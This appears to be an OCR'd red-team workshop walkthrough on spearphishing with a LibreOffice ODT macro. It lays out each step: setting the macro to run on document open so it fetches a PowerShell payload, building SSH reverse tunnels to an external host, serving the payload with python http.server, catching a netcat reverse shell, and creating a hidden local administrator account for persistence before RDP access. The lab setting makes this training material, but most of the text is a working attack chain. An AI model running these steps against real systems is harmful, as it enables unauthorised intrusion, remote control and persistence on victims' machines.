
Spearphishing with ODT Files

Tactic: Initial Access - T1566.002

Overview of Actions

- Build Open Office ODT file with Macro
- Setup Macro to Execute on Document Open
- Send Phishing Email
- Utilize Reverse Shell
- Create Hidden Local User Account for Persistence
- Add Local Account to Local Administrators Group

LibreOffice Add a Macro




Create a Macro in LibreOffice by clicking Tools → Macros → Organize Macros

Click Standard and then Click New

By default it can be named Module1

Build Macro




Verify the Main is under Module1; Verify that Module1 is under the name of your document

Create the command that you would like executed with the IP of PurpleLin and the port of the front of the SSH reverse tunnel (Your port may be different)

If you named the payload something other than shell.ps1 in your http.server you will need to adjust

Setup Macro to Execute on Doc Open



Click Tools ⟶ Customize ⟶ Click on the Tab Events

Then select “Open Document”

On the right side select “Macro”

Find your macro under the name of the document

Then click OK and then OK

Prepare the SSH Reverse Tunnels

```
thepcn3rd@rutgz:~/Ensign/ansible$ ssh -i ~/.ssh/id_rsa admin@13lives.4gr8.info -
R 172.26.3.76:24000:127.0.0.1:8080 -R 172.26.3.76:25000:127.0.0.1:4444
(admin@13lives.4gr8.info) Verification code:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```


```
thepcn3rd@rutgz:~/Ensign/public$ ls -lha
total 16K
drwxrwxr-x 2 thepcn3rd thepcn3rd 4.0K Oct  4 15:50 .
drwxrwxr-x 6 thepcn3rd thepcn3rd 4.0K Oct  3 19:44 ..
-rw-rw-r-- 1 thepcn3rd thepcn3rd    3 Oct  4 15:50 index.html
-rw-rw-r-- 1 thepcn3rd thepcn3rd  591 Sep 29 17:55 shell.ps1
thepcn3rd@rutgz:~/Ensign/public$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
thepcn3rd@rutgz: ~/Ensign/public 79x10
thepcn3rd@rutgz:~/Ensign/public$ nc -lvp 4444
Listening on 0.0.0.0 4444
```

Setup SSH Reverse Tunnels (if you have not already) for the http.server and the nc listener

← Examples of the http.server running and the netcat listener

Send Phishing Email




Send the phishing email to the email address you setup in the configuration phase of the workshop (prayut.c@yahoo.com is used for the lab)

At the moment I can use gmail to send the attachment with the macro

Verify the subject is what you setup in the configuration phase

Utilize the Reverse Shell



Observe that the payload was pulled by the macro, the http.server shows the successful GET

Then we have code execution through the reverse shell.

Create a Hidden User (Hidden from net user)

```
PS C:\Program Files\LibreOffice\program> net user create.ladmin BS1d3s[redacted] /add
The command completed successfully.

PS C:\Program Files\LibreOffice\program> net localgroup administrators create.ladmin /add
The command completed successfully.

PS C:\Program Files\LibreOffice\program> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            create.ladmin            DefaultAccount
Guest                    thepcn3rd
The command completed with one or more errors.
```

Create a local admin with a $ as the last character, in the output of net user it will not show up…

RDP into the box with the local admin that was created (You could try other ways to get in…)